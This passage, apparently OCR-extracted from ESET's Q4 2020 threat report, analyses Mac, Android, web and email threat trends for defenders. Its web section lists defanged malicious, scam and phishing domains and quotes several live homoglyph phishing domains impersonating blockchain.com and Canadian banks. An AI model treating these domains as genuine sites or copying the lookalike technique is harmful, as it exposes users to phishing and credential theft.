
The top 10 saw only minor changes in the top positions. Although OSX/Mackeeper PUA lost some of its share compared to Q3, it remained Q4's firm leader with 24.8%. Similarly, OSX/Keygen PUsA retained its second position with 13.6%. OSX/GT32SupportGeeks PUA weakened its position QoQ, sharing the third spot with OSX/Pirrit adware at 6.8%.



Top 10 Mac threat detections in Q4 2020 (% of Mac threat detections)



Mac threat detection trend in 2020, seven-day moving average




Mac Trojan detection trend in 2020, seven-day moving average

OSX/Exploit trojan was the only newcomer in the top 10 and used its newly found 2.5% to conquer the seventh position. This jump should be short-lived as the surge in detections was due to an unexplained rash of downloads of Kali Linux and related tools being detected by ESET solutions. This activity will presumably return to previous levels in the ensuing months.

In Q4 a story broke about a backdoor targeting macOS, which *Trend Micro* [50] researchers tied to the OceanLotus APT group. What caught our eye in this case was that the malware used special hidden characters in the filename to fly under the radar. This technique had previously been described in macOS malware analyzed by ESET researchers in 2016, namely *OSX/Keydnap* [51]. At that time, threat actors aimed at OSX's keychain contents while also opening and maintaining a backdoor.

In 2019, Apple introduced its app notarization mechanism – a series of automated scans intended to approve new Mac apps and whitelist them in GateKeeper. A year later, the company has decided to tighten the vetting rules to improve protection of Mac users. However, the last couple of months have shown that despite this effort, *several malicious programs* [52] successfully posed as legitimate apps and slipped through.

According to ESET telemetry, the most Mac detections in 2020 were found in the United States, with 25% of detections. This was distantly followed by Japan (7.9%), France (5%), the United Kingdom (4.4%) and Spain (3.6%).



Rate of Mac threat detections in 2020

Trends & outlook

In 2021, we expect the border between macOS adware and macOS malware to become even more blurred, with malicious operators improving the obfuscation of their "products". In terms of prevalence, we anticipate that the volume of adware will grow in 2021, with increasing numbers of fake apps.

Without improvements to the Apple notarization process, the number of cases in which malware disguised as legitimate apps will be "approved" will continue to rise throughout 2021.

Also in 2021, we might see the development of the first-ever malware to take advantage of Linux virtualization, streamlined on Mac computers running on Apple silicon and the Big Sur OS.

Michal Malík, ESET Detection Engineer


Android threats

While the HiddenApps threats category saw a dramatic drop, Android banking malware continued to grow.


Android threats saw their sharpest decline of 2020 in Q4, falling by 38% in numbers compared to the previous quarter. This was the result of a drop in detections in the HiddenApps category, the detections of which plummeted in November 2020 and diminished further towards the end of the year.

The HiddenApps threat category, which had covered a large chunk of Android detections throughout all 2020, comprises deceptive apps that hide their icons after installation in order to stealthily display ads. They are commonly disguised as attractive games and various useful utilities.

With lowest detection levels reached in December, the decline observed at the end of the year cut the quarterly totals of HiddenApps in half. The two main detection names falling under this category, Android/Hiddad and Android/HiddenApp, were both affected – the more prevalent Android/Hiddad decreased by 50%, while its smaller counterpart, Android/HiddenApp, fell by almost 90% in detection numbers QoQ and sank from the fourth in the top 10 to twelfth place.



Detection trends of selected Android threat categories in 2020, seven-day moving average



Top 10 Android threat detections in Q4 2020 (% of Android threat detections)

The downturn was also apparent in the number of new detections created for HiddenApps. While the intense activity in Q2 and Q3 yielded 14 new HiddenApp detections, Q4 only saw one. At the same time, the variants that emerged in Q2 and Q3 went silent in Q4. It is possible that the actors spreading these threats abandoned the operation and are trying their luck elsewhere.

The opposite was true for Android banking malware, which appears to have thrived in Q4 2020. This was likely still the aftermath of the source code leak of the notorious banking trojan Cerberus (detected as Android/Spy.Cerberus), as discussed in our ***Q3 Threat Report*** [53]. After the jump in Q3, banking malware detections continued to grow in Q4, increasing by a further 32%. The highest levels – both of Q4 and the whole of 2020 – were reached at the end of October 2020. Compared to H1, banking malware detection numbers have tripled in the second half of the year.


As in Q3, the increase was linked to detections of Android/TrojanDropper.Agent variants spreading the Cerberus malware. ESET telemetry recorded a 65% increase in the incidence of these droppers compared to the previous quarter. This is also reflected in the top 10 ranking, where Android/TrojanDropper.Agent rose to the first place, surpassing the declining Android/Hiddad.

Looking at yearly Android detection data, the highest overall detection levels were seen in April 2020, as a result of increased activity of HiddenApps, SMS Trojans and adware. Most of the surveyed categories were on the decline throughout the year, except for banking malware. The countries with most Android threat detections in 2020 were Russia, which led with a 13% share, followed by Ukraine and Turkey.


2020 provided cybercriminals with an immense pool of opportunity for deceiving unsuspecting victims: the Android platform was no exception. Throughout the year, all kinds of Android malware were seen abusing the COVID-19 theme, with malware authors getting creative with their disguises. Among the most common pretenses used were purported COVID-19 tracing apps and other government-issued apps, symptom identifiers, heat maps, pandemic funding, and travel permit documents.

The abovementioned banking trojan Cerberus was particularly active in this endeavor, surfacing in localized campaigns mimicking government websites dedicated to information about the coronavirus. In June 2020, ESET put a halt to a ransomware operation targeting Android users in Canada, in which attackers lured people to download a ransomware app *disguised as an official COVID-19 tracing tool* [54].

The year also saw ESET researchers uncover sophisticated Android spying campaigns, showing that advanced threat actors are increasingly making use of mobile components. The discovered campaigns, using a malicious *Welcome Chat* [55] app and updated *APT-C-23 spyware* [56], both used messaging apps as a lure against targets in the Middle East.



Android banking malware detection trend in 2020, seven-day moving average



Rate of Android threat detections in 2020

Trends & outlook

In 2020, we saw malware authors quickly take advantage of the opportunities provided by the pandemic. With mandatory COVID-19 tracing apps and people increasingly reaching for their smartphones for information and entertainment, the Android platform was rife with threats, especially in the first half of the year. It may seem like the window of opportunity is now closed, but with vaccination underway, we will still likely see crooks come up with new variations of threats – such as malicious websites and apps claiming to offer information on vaccine timelines or even vaccine registration.

With the rising price of bitcoin and other cryptocurrencies, we might see a resurgence of cryptocurrency scams, which have heavily targeted Android users in the past. And finally, we expect to see more banking malware because of the leaked Cerberus source code, and maybe even some Cerberus derivatives.

As always, sticking to official app sources, paying attention to what permissions apps request, and using a trustworthy mobile security solution goes a long way towards keeping mobile devices safe from threats.

Lukáš Štefanko, ESET Malware Researcher


Web threats

Web threats closed out the year with a further decline, with numbers likely affected by botnet takedowns.


The final quarter of 2020 saw a continued decline in web threats – detection numbers were down 23% compared to Q3. Quarterly detections peaked at the end of October, with approximately 8.5 million daily web threat blocks and 600,000 unique URLs blocked daily. The most prevalent web threats blocked – much as in Q3 – were fraudulent websites detected under the Scam category. These made up 65% of all blocking events and about a half of the unique URLs blocked in Q4 2020.

Almost all of the web threat categories saw decreases of at least 20% in Q4, with Phishing declining the most. The Malware Object category – which covers otherwise-legitimate websites found to host malicious code – was an exception to this trend, displaying a 28% increase in blocks.


These detections are typically the result of cybercriminals taking advantage of websites with poor security – for example weak FTP passwords for script upload, unsecured file uploads, or vulnerable web applications – and using them to spread their malicious content. An example of a group employing such activities is Emotet, which frequently abuses hacked websites for the distribution of its malicious documents or final payloads.



Rate of web threat blocks in 2020




Trends of blocked web threats in 2020, seven-day moving average



Trends of unique URLs blocked in 2020, seven-day moving average

In terms of unique URLs blocked, ESET telemetry also recorded a decline in Q4, with numbers down by 12% QoQ. This was, again, most significant in the Phishing category, which dropped by 40%. Unique scam URLs, on the other hand, saw an upward trend in Q4, with an uptick in blocks at the end of October. Domains with the largest numbers of blocks in Q4 are listed to the right, with those that also made it into the top 10 of 2020 marked with an asterisk.

Looking at yearly web threat data, it is safe to say that harmful websites saw a notable reduction, with the Q4 average 43% below the Q1 average. The Malware category saw the most significant decrease throughout the year, with detection numbers steadily going down since April 2020. As for the geographic distribution, ESET customers in Russia, Peru, Japan, Mexico and the United States had the largest numbers of web threat blocks in 2020.



Top 10 brands and domain names targeted with homoglyph attacks in Q4 2020

In the area of homoglyph attacks[1], we observed a slight increase in overall domain blocks, as well as the number of unique "homoglyphed" URLs blocked. Domains impersonating blockchain.com had the most overall blocks in Q4, with attacks on the Italian digital payment service Nexi coming in a close second.

The most prevalent malicious domain posing as blockchain.com was "login.biockchaln.com", with attackers using the dotless I and lowercase L in an attempt to mimic the login page from the legitimate website. Given the heightened interest in cryptocurrencies in 2020, it is not surprising that blockchain.com was also the target with the most blocks throughout 2020.

The quarter also saw some newcomers to the top 10 – domains impersonating the Canadian banks Scotiabank and Royal Bank of Canada, blocked for ESET clients in the NORAM region.

The former malicious domain impersonated Scotiabank's login page, changing two letters in "scotiabank" [auth.scotiaonline.scotlą̇bank.com]; the latter tried its luck with the domain roy̨albank.com, using the letter y with a dot below to trick visitors.

	Malware	Scam	Phishing
1	d24ak3f2b[.]top	v.vfghe[.]com*	d18mpbo349nky5.cloudfront[.]net*
2	biggames[.]club*	glotorrents[.]pw*	propu[.]sh*
3	hardyload[.]com*	maranhesduve[.]club*	mrproddisup[.]com*
4	cdn.special-offers[.]online	wwclickads[.]club	update.updtbrwsr[.]com*
5	iclickcdn[.]com	goviklerone[.]com	update.updtapi[.]com*
6	dpiwrxl3dmzt3.cloudfront[.]net*	survey-smiles[.]com	update.brwsrapi[.]com*
7	vk-online[.]xyz	i24-7-news[.]com	update.mrbrwsr[.]com*
8	iptautup[.]com	go1news[.]biz*	update.savebrwsr[.]com*
9	pdloader[.]com	p4.maranhesduve[.]club*	google-analytics-eapteka.medianation-tools[.]ru
10	opentracker[.]xyz	static.sunnycoast[.]xyz	attacketslovern[.]info

*Top 10 blocked Malware, Scam and Phishing domains in Q4 2020; those also present in the 2020 top 10 are marked with **

Trends & outlook

Malicious domains – be it attacker-registered domains or hacked legitimate websites – are a major resource for cybercriminals involved in almost any type of malicious activities. A factor that might well have contributed to their downturn in 2020 is the major botnet takedowns carried out during the year – such as the March takedown of the prolific spam botnet Necurs or the global operation that ESET participated in to disrupt TrickBot, one of the largest and longest-lived botnets.

With the size and scope of these botnets, takedowns are bound to cause ripple effects throughout the entire malware landscape. And, as we saw in Q3 with the demise of some major adware-spreading domains, even the biggest campaigns sometimes just "fizzle out", dragging detection numbers down.

Besides the highly prevalent domains we see in the top charts, there are also countless smaller campaigns popping up on the web each quarter, tailored to exploit currently trending topics and developments. In that regard, we can expect to see more scams, phishing attacks including homoglyph attacks exploiting the hype around bitcoin, as well as the coronavirus pandemic and vaccinations.

Jiří Kropáč, ESET Head of Threat Detection Labs

[1] Web attacks relying on replacing characters in domains with ones that look similar (or even visually identical) to humans, but that are different to computers.

Email threats


Detections of malicious emails continued to grow in Q3 2020, with delivery and logistics companies heavily misused as lures.

Malicious emails were down in the final quarter of 2020, declining by 19% in number of detections compared to Q3. The highest levels of email threats during Q4 were detected in mid-November and December, in line with the anticipated waves of Black Friday and holiday-themed campaigns.


The most prevalent threat detected in emails in Q4 2020 was HTML/Fraud, which rose by 31% compared to Q3 and surpassed the previous leader, Win/Exploit.CVE-2017-11882 trojan. Almost a fifth of detections of HTML/Fraud were from client machines in the United States; the majority of the emails detected under this detection name in Q4 belong to the so-called *advance fee scam* [21] category.

Most of the remaining threats in the top 10 declined in a QoQ comparison, with the exception of PDF/Phishing trojan – PDF email attachments containing phishing forms or linking to phishing websites – which rose by 56%. Among the most prevalent lures seen in Q4 were localized cryptocurrency exchange offerings, purported banking documents and fake "EU Business Register" forms.

HTML-based phishing emails and attachments, detected as HTML/Phishing, had been growing all year, with delivery and logistics companies most heavily impersonated. However, in Q4, this type of phishing declined by almost 50% in total detection numbers, with no major changes in the lures used.



Malicious email detection trend in 2020, seven-day moving average



